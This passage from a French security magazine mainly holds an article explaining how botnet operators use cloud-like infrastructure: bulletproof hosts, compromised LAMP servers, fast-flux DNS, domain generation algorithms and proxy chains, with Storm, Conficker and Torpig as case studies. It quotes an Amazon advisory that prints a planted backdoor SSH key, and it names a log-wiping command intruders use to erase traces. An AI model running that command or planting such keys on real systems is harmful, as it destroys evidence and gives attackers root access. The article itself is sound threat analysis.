Les environnements de type « cloud » et l'infrastructure sous-jacente (réseaux, serveurs, stockage, etc.) sont encore dans une phase que l'on pourrait qualifier de juvénile et très dynamique. Autant bien des offres sont construites sur des fondamentaux stables comme le réseau de l'opérateur, qui est souvent virtualisé depuis des années (grâce à MPLS) et dispose généralement de mécanismes de sécurité adéquats, autant par exemple l'infrastructure au sein du centre d'hébergement est en plein chamboulement : nouveaux modèles d'architecture physique et logique, passage d'un modèle où la sécurité impliquait des solutions matérielles dédiées à un modèle où les instances de sécurité sont également virtualisées, hébergées sur des plates-formes partagées, etc. L'automatisation est, elle, grandissante, il n'est plus possible pour des raisons comme la complexité, la célérité ou par besoin d'alignement avec les instances logicielles, de configurer à la main, que ce soit initialement ou en production : on est en train de passer d'un mode semi-automatisé à un mode « à la demande » pour évoluer vers un mode encore plus intégré où le réseau et l'application travailleront main dans la main. Se pose la question de l'évolution de la sécurité, qui jusqu'à présent repose généralement sur un modèle très statique avec des contrôles humains forts. ■

RÉFÉRENCES

[1] http://openvswitch.org/
[2] http://www.ripe.net/data-tools/stats/ris/routing-information-service
[3] http://convergence.io/
[4] http://www.dnssec.net/
[5] http://tools.ietf.org/wg/sidr/
[6] https://www.ripe.net/lir-services/resource-management/certification
[7] http://www.yersinia.net/attacks.htm
[8] Fibre Channel over Ethernet : http://fcoe.com/
[9] http://www.ietf.org/rfc/rfc3720.txt
[10] http://datatracker.ietf.org/wg/trill/charter/
[11] http://www.openflow.org/
[12] http://tools.ietf.org/rfc/rfc5575.txt
[13] http://www.netconfcentral.org/

BOTNET AS A SERVICE

Guillaume Arcas – guillaume.arcas@sekoia.fr

« Hey! You! Get off of my cloud, don't hang around 'cause two's a crowd, on my cloud » (Rolling Stones)

mots-clés : CYBERCRIMINALITÉ / CLOUD COMPUTING / BOTNET

Deux secteurs innovent ou adoptent précocement les nouvelles technologies Internet : l'industrie pornographique légale et le cybercrime. Le Cloud Computing n'échappe pas à cette règle non écrite. Nous verrons dans cet article comment et pourquoi les cybercriminels se sont rués vers le nuage.

1 Introduction

Le *Cloud Computing* - ou Cloud - est un terme marketing qui recouvre une réalité technique relativement ancienne : l'informatique distribuée.

Le *National Institute of Standards* (NIST) définit ainsi le Cloud Computing comme une technologie qui permet d'accéder à des ressources informatiques - réseaux, espaces de stockage, applications - de manière rapide, facile et souple. Leur mise à disposition se fait au prix d'efforts minimaux et dans des délais très courts, de façon à en disposer à la demande.

Une telle infrastructure présente les cinq caractéristiques suivantes :

- service à la demande : les clients d'un Cloud peuvent gérer leurs ressources sans interaction avec le fournisseur du service.
- services accessibles par réseau : les ressources sont accessibles depuis tout périphérique réseau (PC, tablette numérique, clients lourds ou légers, etc.).
- les ressources sont regroupées en « pool » et ne sont pas affectées à un client du Cloud spécifiquement, mais à qui en a besoin à l'instant T. Les clients n'ont aucun contrôle ni même connaissance de l'emplacement exact, y compris géographiquement, des ressources qui leur rendent le service demandé.
- élasticité : les ressources sont allouées et recyclées en fonction des besoins et sont perçues par les clients comme « illimitées ».
- qualité de service : le Cloud contrôle et optimise ses ressources tout en fournissant des métriques à ses clients pour contrôler la qualité de service fournie.

Trois modèles décrivent un Cloud :

- *Software as a Service* (SaaS) : il permet à ses clients de disposer d'applications, généralement accessibles à l'aide d'un navigateur, sans avoir à se soucier ni à administrer les réseaux, les serveurs et les systèmes d'exploitation au-dessus desquels s'exécutent ces applications.
- *Platform as a Service* (PaaS) : il permet à ses clients de développer des applications à l'aide d'outils de programmation fournis par le Cloud.
- *Infrastructure as a Service* (IaaS) : il met à la disposition de ses clients les ressources informatiques de base telles que stockage, réseaux et éventuellement systèmes d'exploitation.

Le NIST définit également trois types de Cloud :

- public : le nuage est ouvert à tout le monde, gratuitement ou non.
- privé : le nuage est réservé aux utilisateurs d'une seule organisation ou entreprise.
- communautaire : le nuage n'est ouvert qu'aux utilisateurs d'organisations ou d'entreprises partageant des centres d'intérêts communs.
- hybride : un mix des types précédents.

Enfin, un Cloud présente une caractéristique essentielle qui le différencie des autres modes plus traditionnels d'hébergement externalisé de services ou d'applications comme le mode ASP : l'ubiquité. Opter pour le Cloud, c'est décider de faire abstraction de certaines contingences, notamment matérielles, et passer d'un système d'information « réel » vers un S.I. virtuel. On n'achète plus des serveurs, mais des VM (*Virtual Machines*), qu'il est plus facile de déployer, d'arrêter ou de déplacer d'un point à un autre d'Internet en fonction des besoins.

La non-géolocalisation n'est pas une composante obligée d'une offre Cloud. Certaines entreprises, au contraire, veulent savoir où sont stockées leurs données.

GMail, pour ne citer qu'un exemple, est une application emblématique du Cloud, même si elle a été lancée sans porter le tampon « Cloud Inside ».

Le Cloud présente pour les fraudeurs les mêmes avantages que pour les utilisateurs légitimes : souplesse, optimisation et grande disponibilité des ressources, pour n'en citer que trois. De surcroît, les pirates n'ont pas les mêmes réserves que les entreprises ont par rapport à la protection et la confidentialité de leurs données.

Dans une certaine mesure, un Cloud est plus résistant à des attaques de type déni de service qu'un *datacenter* classique. A contrario, un Cloud peut aussi être un formidable outil pour lancer ce même genre d'attaques.

Sur Internet, les fraudeurs font face à deux types de déni de service :

- le « takedown » : action consistant en la fermeture d'une page, d'un compte, d'un domaine, etc. par les services Abuse des FAI (Fournisseurs d'Accès Internet) suite à des plaintes d'utilisateurs ou de CERT ;
- le « bust » : saisie par les services de police des ressources ayant permis ou ayant été utilisées dans des cas de fraude à la demande des services judiciaires.

Certains *botnets* peuvent être vus comme des applications Cloud malfaisantes.

Comment les cybercriminels se sont-ils convertis au Cloud ?

2 Formation des nuages noirs

2.1 Stratégie du moustique

Le moustique est ce charmant petit insecte qui se nourrit de quelques milligrammes de sang prélevés sur ses victimes. Sa force tient en son vol erratique et sa petite taille. Cette dernière est aussi sa principale faiblesse face au coup de journal rageur du dormeur réveillé.

Les cybercriminels sont des gens opportunistes, pragmatiques et surtout avares de l'argent qu'ils volent aux autres.

Pour commettre leurs méfaits, ils doivent disposer de moyens techniques fiables et plus ou moins stables dans le temps. Ils doivent surtout et avant tout rester dans l'ombre pour éviter d'être identifiés.

Dans un premier temps, leur stratégie a consisté à jouer les moustiques en parasitant les fournisseurs d'hébergement et de services gratuits, tout en sachant que la durée de survie de leurs sites frauduleux était liée à la réactivité des équipes d'administration de ces fournisseurs.

Ils profitèrent donc des serveurs IRC **[1]** publics - que l'on pourrait apparenter à un Cloud SaaS – pour créer les canaux servant à contrôler des bots. Ils abusèrent des pages personnelles de fournisseurs comme Geocities ou Multimania - que l'on peut situer entre le SaaS et le PaaS du fait de la mise à disposition de langages comme Perl puis PHP - pour abriter des pages de *phishing* ou des scripts de vol de données (login, mot de passe, données bancaires).

2.2 Stratégie du nid de vipères

Pour faire face à la réactivité croissante des fournisseurs de service, il a fallu consolider l'infrastructure, d'autant plus que la fraude est vite devenue un business florissant. Le temps de l'artisanat était révolu, la cybercriminalité s'est elle aussi professionnalisée et industrialisée.

Dans un premier temps, les cybercriminels sont passés de cette stratégie de parasitage à la stratégie du nid de vipères : les hébergeurs à toute épreuve - *bulletproof* - certifiés « Cybercrime compliant » **[2]**.

RBN **[3]**, InterCage, Atrivo et autres McColo se sont construits par et pour la fraude en affichant une promesse claire : « We will never shut you down ». Cette promesse tenait essentiellement aux regards des autorités judiciaires et policières. Elle reposait sur le flou ou l'inexistence d'une législation sur laquelle fonder des poursuites, mais surtout sur un laxisme assumé de ces fournisseurs face aux requêtes visant à faire fermer un site frauduleux.

La contrepartie pour les cybercriminels s'est traduite par une augmentation des « coûts », les offres réellement bulletproof étant vendues beaucoup plus cher que les offres classiques.

Dans la même veine, des registrars DNS tout aussi peu regardants fournissaient les services d'enregistrement de domaines. Le plus « célèbre » d'entre eux était EstDomains, société américaine basée dans le Delaware, mais dont les infrastructures techniques étaient en Estonie.

Ces hébergeurs et registraires fournissaient ainsi à la cybercriminalité l'adressage, le routage et le nommage (DNS) : les trois piliers d'Internet.

Cette stratégie a cependant montré des limites. Ces infrastructures étaient dans leur majorité protégées par des chaînes de proxies. Les clients - si l'on peut appeler ainsi les malwares installés sur les ordinateurs des victimes de fraudes - accédaient aux serveurs à travers des relais HTTP (Nginx pour ne citer qu'un exemple) ou Socks. L'objectif consiste à masquer la destination finale des paquets (et des données frauduleuses) derrière un écran de fumée. Cependant, un simple *traceroute* permettait parfois de remonter parfois jusqu'à ces serveurs.

Bien que très résistants aux poursuites judiciaires, ces « rogue ISP » ont ainsi attiré l'attention de leurs « pairs » légaux. La riposte fut longue à se mettre en place mais efficace : les uns après les autres, ces ISP « fraud-friendly » ont été coupés du reste de l'Internet par des actions conjointes de *depeering* (action consistant à révoquer les accords de routage entre ISP) et de déroutement. L'ICANN a également fini par retirer à EstDomains son accréditation.

L'écran de fumée s'étant révélé aussi efficace qu'une brume, il fallait passer et penser à autre chose, au fur et à mesure que ces « rogue ISP » tombaient les uns après les autres.

2.3 Stratégie du nid de coucou


Le *cuculus canorus* - plus connu sous le nom de coucou - est un oiseau très farouche et très discret sauf lorsqu'il se met à chanter. Ce volatile est aussi connu pour sa fâcheuse habitude à squatter le nid des autres pour y pondre ses œufs.

Les cybercriminels ont adopté et adapté cette stratégie à leurs besoins avec d'autant plus de facilité qu'elle s'avère aussi plus économique.

L'acquisition de ressources résulte de leur compromission. Contrairement à une croyance largement répandue, les machines sous MS Windows ne sont pas/plus les seules visées. Les fraudeurs ont, eux aussi, besoin de serveurs LAMP.

La compromission de ces derniers se fait de façon triviale mais efficace : scan ssh sur des comptes à mots de passe faibles ou triviaux, exploitation de configurations par défaut, connaissance des vulnérabilités des distributions de base de certains hébergeurs ou encore exploitation de vulnérabilités dans des logiciels massivement déployés (ProFTPd).

La plate-forme EC2 d'Amazon a été victime d'une attaque de ce type lorsqu'un dénommé « guru » a mis à disposition de la communauté EC2 une AMI (*Amazon Machine Image*) de type LAMP (Linux/Ubuntu 10.4 Server, Apache, MySQL et PHP) préalablement « piégée ». Une clé SSH avait été pré-provisionnée dans le le répertoire **`/root/.ssh`** de cette VM, permettant à « guru » un accès à toutes les instances de cette AMI.



Hello,

It has recently come to our attention that a public AMI in the US-East region was distributed with an included SSH public key that will allow the publisher to log in as root. However, our records indicate that you have, or have had, instances launched from this AMI.

Compromised AMI: ami-c2a255ab
Your AWS Account ID: [redacted]
Your Instance ID(s): [redacted]

It is our recommendation that you consider instances based on this AMI compromised and immediately migrate your services to a new instance based on a different AMI. We are in the process of disabling the compromised AMI but it is possible that it will still be available by the time you receive this. You should not launch new instances from this AMI.

While you are migrating your services to a new instance we also recommend that you disable the offending SSH key. To do so, remove the following text from BOTH the '/root/.ssh/authorized_keys' file and '/home/ubuntu/.ssh/authorized_keys' file on each running instance:

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCU8QRvONa/Rv4mXSDMVFX7EnIiJd2nuQ0mUHPTGNUCq0PjyNemjXTLzlxfbA9q8+
S9T7q1UJG3dp49EzE1GqBKAQm6vmSn80pPrm3hTHAmiBboIZzoqv6PSedkUvZyqqBn1NK0VZxGH7JvsagW9SR2AfTdEwdXRqnx1Pzs/
MpYdoOzM41yzysyjmlZYdeOcZLiiLfv9B31lTaFY2RfxpJ4TWlKh1Fo4/iyUyd3uyih17ucbKiSdJ2G5iYS01wL
18o9Etit8cyjtrYXDewEsGtrL0taQMuPpiD66+HE37k4GWwNho6vsMSO1qbeTY431EQSalm/SKn8TogqnLBy6On guru

We're sorry for any inconvenience this may have caused.

Best regards,
The Amazon EC2 Security Team

Figure 1 – Courriel d'Amazon aux clients de l'offre EC2

Le principal avantage de cette méthode est son faible coût. Autre point « positif » : la dispersion géographique des ressources. Son gros inconvénient tient dans la moindre stabilité de l'infrastructure et une faible maîtrise des ressources.

La dispersion des ressources et leur instabilité dans le temps - les machines infectées ou compromises pouvant à tout instant échapper au contrôle des *botmasters* - constituent un défi technique pour les fraudeurs : comment s'assurer qu'à l'instant T, le « BotCloud » dispose des ressources nécessaires pour satisfaire une commande ? Comment s'assurer dans le même temps qu'une machine fraîchement compromise puisse rejoindre un « pool » sans pour autant que son analyse - que ce soit par rétro-conception du malware ou par observation des flux réseaux - ne révèle l'identité des cybercriminels ?

2.4 Stratégie de la pieuvre

La pieuvre est un céphalopode marin qui protège sa fuite en projetant un nuage d'encre, histoire d'aveugler temporairement son adversaire le temps de se trouver un nouvel abri. Accessoirement, cet animal tentaculaire est aussi communément associé au crime organisé.

Les pirates utilisent eux aussi quelques techniques pour protéger leurs ressources à l'aide d'écrans de fumée numériques.

2.4.1 Couvrez ces domaines que je ne saurais voir...

Le DNS occupe dans le Cloud une place proéminente en « masquant » derrière des noms d'hôtes la complexité (nombre, emplacement) des ressources mises à disposition des utilisateurs.

Ainsi, pour reprendre cet exemple, pour utiliser GMail où que vous soyez dans le monde, vous n'avez qu'à entrer gmail.com dans un navigateur. Peu importe ensuite que les serveurs associés à ce service soient à Londres, Paris, Tokyo ou Fort Meade.

2.4.1.1 Fast Flux simple

Le protocole DNS définit comment accéder à une ressource à l'aide d'un nom et non à l'aide de son adresse IP. Ce protocole permet aussi d'associer à une même ressource plusieurs adresses IP, ce qui procure à ladite ressource redondance et répartition de charges. Voici un exemple d'utilisation normale d'enregistrement DNS multiple :

```
$ dig www.l.google.com A

;; ANSWER SECTION:
www.l.google.com.  300 IN A 209.85.147.99
www.l.google.com.  300 IN A 209.85.147.103
www.l.google.com.  300 IN A 209.85.147.104
```

Le principe est simple : à chaque requête DNS, le serveur de nom de la zone concernée renvoie tous les enregistrements pour le type demandé (A dans la plupart des cas). Un TTL très court ou nul (égal à 0) associé à une entrée garantit une durée de vie limitée à la réponse dans les caches DNS (résolveur ou cache local).

À la requête suivante, l'ordre des réponses change (mécanisme appelé *Round Robin*) :

```
$ dig www.l.google.com A

;; ANSWER SECTION:
www.l.google.com.  300 IN  A 209.85.147.103
www.l.google.com.  300 IN  A 209.85.147.104
www.l.google.com.  300 IN  A 209.85.147.105
```

Quand cette technique – légitime – est utilisée pour associer à un nom de domaine malveillant les adresses IP de plusieurs dizaines voire centaines de machines compromises, on parle de Fast Flux simple.




Figure 2 - Fast Flux DNS simple

Pour rendre la ressource indisponible, il faut passer par le service *Abuse* du registraire auprès duquel le domaine a été enregistré. Les cybercriminels faisant rarement des choix au hasard, les registraires qu'ils choisissent sont rarement prompts à réagir, parfois pour de « simples » raisons linguistiques : tous les registraires chinois ne parlent pas anglais, par exemple.

2.4.1.2 Fast Flux double

Quand le schéma précédent fait intervenir le même mécanisme d'enregistrements multiples sur les champs A mais aussi sur les champs NS (qui indiquent les noms des serveurs de zone), on parle de Fast Flux double. Cette technique augmente la difficulté qu'il y a à couper le botnet de ses C&C quand on n'a pas d'autre choix que de filtrer les DNS (cas d'un registraire laxiste).

2.4.1.3 Fast Flux triple

On peut pousser le vice plus loin encore avec une architecture LAMP (Linux, Apache, MySQL, PHP) distribuée en utilisant par exemple un serveur MySQL distant et non plus local. Ce dernier est associé à un nom servi en




Figure 3 - Fast Flux DNS double

mode Fast Flux. Bien entendu, il n'est pas nécessaire que tous ces composants soient enregistrés sur un seul et même domaine, ni que les domaines utilisés soient déposés auprès d'un seul et même registraire.




Figure 4 - Fast Flux à tous les étages

2.4.1.4 Serveurs DNS « customisés »

Autre astuce mise en œuvre par les pirates pour protéger leurs ressources du blaklistage ou du *sinkholing* : l'utilisation de serveurs DNS contrôlés ou maîtrisés.

L'idée est de soustraire le trafic DNS d'une machine compromise de la curiosité des ISP et donc de leurs éventuelles velléités de filtrage.

Cela va de l'utilisation, par le malware et lui seul, de cache DNS alternatifs comme ceux de Google (quel ISP ira bloquer les flux DNS vers Google ?) jusqu'à l'utilisation de cache « appartenant » au botnet. Dans ce dernier cas, ces caches DNS malveillants peuvent être configurés pour répondre de manière adaptée aux requêtes des bots. Une requête sur ma.banque.com retournera ainsi

l'adresse IP, non pas du site légitime, mais d'un proxy HTTP. Les données saisies par l'utilisateur ainsi piégé sont interceptées à la volée.

2.4.2 DGA

La mode Fast Flux ayant pris de l'ampleur, l'ICANN et les principaux FAI ont adapté leur riposte pour endiguer le phénomène en créant des listes noires (*blacklists*) des domaines connus pour héberger du contenu illégal.

La réponse des cybercriminels consista à embarquer dans le code des malwares des algorithmes de génération de domaines (*Domain Generation Algorithm*). Certains malwares n'ont même fonctionné qu'à l'aide de DGA.

Le DGA du ver Conficker calculait ainsi 250 noms de domaines par jour pour les versions A et B de ce malware, et 50 000 pour la version C. De quoi décourager toute tentative de filtrage.

Pour se synchroniser, les machines infectées récupéraient sur des sites tels que Baidu, Google ou encore Facebook l'horodatage utilisé pour initialiser leur DGA. Cette valeur prédictive a permis de reconstituer la liste exhaustive des domaines servant de points de rendez-vous Conficker pour chaque journée.

Pour éviter ce type d'erreur, d'autres malwares, comme Torpig, ont opté pour une stratégie moins prévisible.




Figure 5 - DGA Conficker

Le DGA Torpig, ainsi, utilise Twitter et notamment les tendances (*trends*) du jour pour initialiser son DGA.

2.4.3 Chaînes de proxies

Les flux HTTP – et TCP - eux aussi « bénéficient » de la même protection.

Il est rare qu'une machine infectée communique directement avec les serveurs contrôlés par les pirates ou les machines qui stockent les données volées (les « mothership »).

Entre un bot et la « mothership » se trouve généralement une chaîne de relais formant un véritable mille-feuille. On peut distinguer trois principaux types de relais :

- reverse proxy HTTP : il s'agit souvent de relais Nginx, plus rarement d'Apache, agrémentés de scripts en PHP.
- proxy Socks : ceux-ci présentent l'avantage de pouvoir relayer toute communication TCP et pas seulement les flux HTTP.
- tunnels et VPN : comme les proxies Socks, ces relais peuvent faire transiter tous types de flux – y compris UDP – d'un point à un autre, qui plus est en chiffrant ces communications ou tout du moins en les encapsulant, ce qui ne facilite ni leur analyse ni leur surveillance.

Ces relais sont dans la très grande majorité des cas installés sur des machines compromises, les logiciels cités étant installés et lancés en mémoire après effacement des traces (`rm -rf /var/log`). Ainsi, en cas de redémarrage de la machine – pour « dumper » son disque, par exemple, ou pour réinitialiser le mot de passe root que le pirate aura pris soin de changer – il ne reste plus ou peu de traces à mettre sous la dent de l'expert inforensique (ou de l'investigateur numérique).

Le schéma ci-dessous présente une vue d'ensemble d'un tel nuage de relais :




Figure 6 – Nuage de proxies

Toute ressemblance avec le réseau TOR n'est peut-être pas fortuite.

3 Petit catalogue d'applications Cloud malveillantes

Voyons quelques-unes des offres « Cloud » bâties au-dessus de ces briques de base.

3.1 Storm/Waledac - Spam as a Service

Storm Worm est un botnet qui fut très actif entre 2007 et 2009/2010. Son but : envoyer du spam. Sa particularité : au-delà du malware installé sur les ordinateurs infectés, Storm Worm s'appuyait sur une infrastructure géographiquement distribuée pouvant être vue comme une forme de Cloud. De fait, les clients du botnet - à savoir les commanditaires des campagnes de spam - n'avaient pas à connaître dans les détails l'architecture du botnet. Ils se contentaient de passer commande d'un service auprès de leurs fournisseurs. Storm répondait ainsi aux cinq critères du NIST pour définir un Cloud.




Figure 7 – Vue d'ensemble du réseau Storm Worm

Dans un *Cloud Storm*, on retrouve la plupart des ingrédients vus auparavant :

- Fast Flux DNS pour accéder aux C&C et relais applicatifs (SMTP et DNS) ;
- Chaîne de relais HTTP entre les bots et les motherships.

Storm s'est particulièrement illustré dans des campagnes de « promotion » de sites de contrefaçon et de pharmacies en ligne illégales (vendant, entre autres, la petite pilule bleue). Chaque *spambot* recevait ses ordres – liste d'emails et contenu des pourriels – depuis des motherships protégées par une chaîne de relais de type reverse proxy HTTP. Le serveur de contrôle – C&C – bénéficiait de la même protection. Les bots n'ayant pas les capacités d'envoyer des mails par leurs propres moyens – présence d'un pare-feu par exemple – pouvaient s'appuyer sur des relais SMTP et DNS maîtrisés par le botnet.

Dans la mesure où les bénéficiaires du service n'avaient aucun accès au botnet, Storm peut être rangé dans la catégorie Cloud de type SaaS en mode privé.

3.2 Conficker - Pwnage as a Service

Conficker est un ver apparu en 2008. Il exploite la faille MS08-067 affectant les OS MS Windows pour infecter des machines vulnérables.

Outre la vitesse à laquelle il s'est propagé, ce malware s'est caractérisé par le DGA utilisé pour localiser les C&C du botnet (même si d'autres malwares avaient mis en œuvre un DGA auparavant) et par un mécanisme de vérification de la signature RSA des fichiers téléchargés par un bot. Tout fichier non vérifié était rejeté par le bot.

Le DNS était un composant-clé de Conficker. Chaque machine infectée émettait des requêtes DNS vers les centaines puis milliers de domaines Conficker par jour, puis tentait de s'y connecter. Seuls quelques domaines cependant étaient actifs et servaient de C&C au botnet. La « saisie » virtuelle, par les ISP et Microsoft notamment,

de la majeure partie de ces domaines a donné un sérieux coup d'arrêt à l'activité de ce botnet. Cette saisie a été rendue possible par la rétro-conception du DGA de Conficker et la prédictibilité des domaines.

Malgré un nombre impressionnant de machines touchées – le chiffre de 9 millions de postes infectés a été avancé – le botnet Conficker n'a pas véritablement révélé sa finalité.

Tout au plus a-t-on rapporté, en avril 2009, des cas de bots Conficker ayant installé Waledac, le successeur de Storm Worm, sans pour autant que l'on ait pu établir un quelconque lien de cause à effet. Les machines Conficker ont peut-être été utilisées par leurs *botmasters* pour déployer une infrastructure (un Cloud ?) Waledac ou tout simplement « recyclées » avant leur perte suite aux contre-mesures.

Conficker aurait ainsi tout aussi bien pu être un « PoC » sans charge active comme il aurait pu être une tentative avortée de constituer un réseau capable de déployer à une très grande échelle n'importe quel type de botnet. Cette hypothèse est vraisemblable dans la mesure où Mebroot, un rootkit de MBR, est connu pour avoir servi de « tremplin » pour l'installation du *banker* Torpig.

Partant de là, Conficker peut se ranger dans la catégorie des Clouds de type IaaS en mode hybride ou privé.

3.3 Torpig - Online Theft as a Service

Le vol de données bancaires et les retraits d'argent frauduleux sont une activité frauduleuse des plus rentables.

Dans le « trio » de tête des malwares spécialisés dans la cybercriminalité bancaire, aux côtés de ZeuS et SpyEye, on trouve le banker Torpig.

Ce « banker » est installé sur une machine préalablement infectée par Mebroot, un *rootkit* infectant le MBR. Ce rootkit est distribué par l'exploitation de vulnérabilités présentes dans les navigateurs Internet et leurs innombrables *plugins*. Les codes d'exploitation de ces failles sont insérés sur des serveurs web eux-mêmes vulnérables, les pirates utilisant pour cela un exploit kit, une boîte à outils d'exploitation de failles dans des applications, comme les serveurs web. NeoSploit est un exemple d'exploit kit couramment utilisé.

Torpig interagit avec le navigateur de la machine infectée et, à l'aide de son propre moteur HTML/Javascript, intercepte les données qui transitent durant une connexion à l'interface web d'une des banques ciblées par le malware. Cette interaction prend la forme d'injections de code (HTML ou JavaScript). Le code est chargé depuis l'infrastructure de contrôle du botnet.

Les différents composants du réseau Torpig sont protégés par des chaînes de relais. Torpig utilise également son propre DGA pour localiser ses serveurs, même si quelques adresses IP semblent « codées en dur » dans le binaire.




Figure 8 - Architecture Torpig

Torpig se distingue de ses deux concurrents par son mode de distribution : le malware n'est jamais vendu aux commanditaires de la fraude. À tout instant, le botnet reste aux mains de ses propriétaires qui vendent le service « Vol de données » suivant un mode qui n'est pas sans rappeler un Cloud de type SaaS en mode privé.

Conclusion

De la même façon que le Web ne peut plus être de nos jours que 2.0 sous peine de n'être que zéro, une application ne saurait être que dans le nuage : « en 2012, si tu n'es pas dans le Cloud, t'es plus dans le coup ».

Cette révolution sémantique a également touché la cybercriminalité. Partant de là, force est de constater que les cybercriminels font depuis quelques années déjà du Cloud sans le savoir, comme monsieur Jourdain faisait de la prose.

Cependant, même si certaines « offres » semblent taillées et pensées comme de vrais Cloud, rien n'indique que les cybercriminels se sont lancés dans le nuage à dessein. ■

■ REMERCIEMENTS

L'auteur tient à remercier ses relecteurs Saâd Kadhi et Fabrice Flauss ainsi que ses collègues du CERT Société Générale.

■ RÉFÉRENCES

[1] Pour les moins de vingt ans, l'IRC peut être vu comme l'ancêtre du Chat Facebook.

[2] Voir MISC n°41

[3] Russian Business Network study - http://bizeul.org/files/RBN_study.pdf

[4] Clobbering the Cloud! - http://www.blackhat.com/presentations/bh-usa-09/MEER/BHUSA09-Meer-ClobberCloud-SLIDES.pdf

CALCULS SUR GPU : GAIN OU MENACE POUR LA SÉCURITÉ INFORMATIQUE ?

Guillaume Sevestre

mots-clés : GPGPU / FONCTION DE HACHAGE CRYPTOGRAPHIQUE / CALCULS PARALLÈLES / CUDA

Entrés dans le domaine de la sécurité SI par le « cassage » des hashs de mots de passe, quels sont aujourd'hui les apports du GPGPU en SSI ? Tour d'horizon des applications possibles et exemple pratique par l'implémentation d'une fonction de hachage cryptographique sur GPU.

1 Les concepts du calcul sur carte graphique

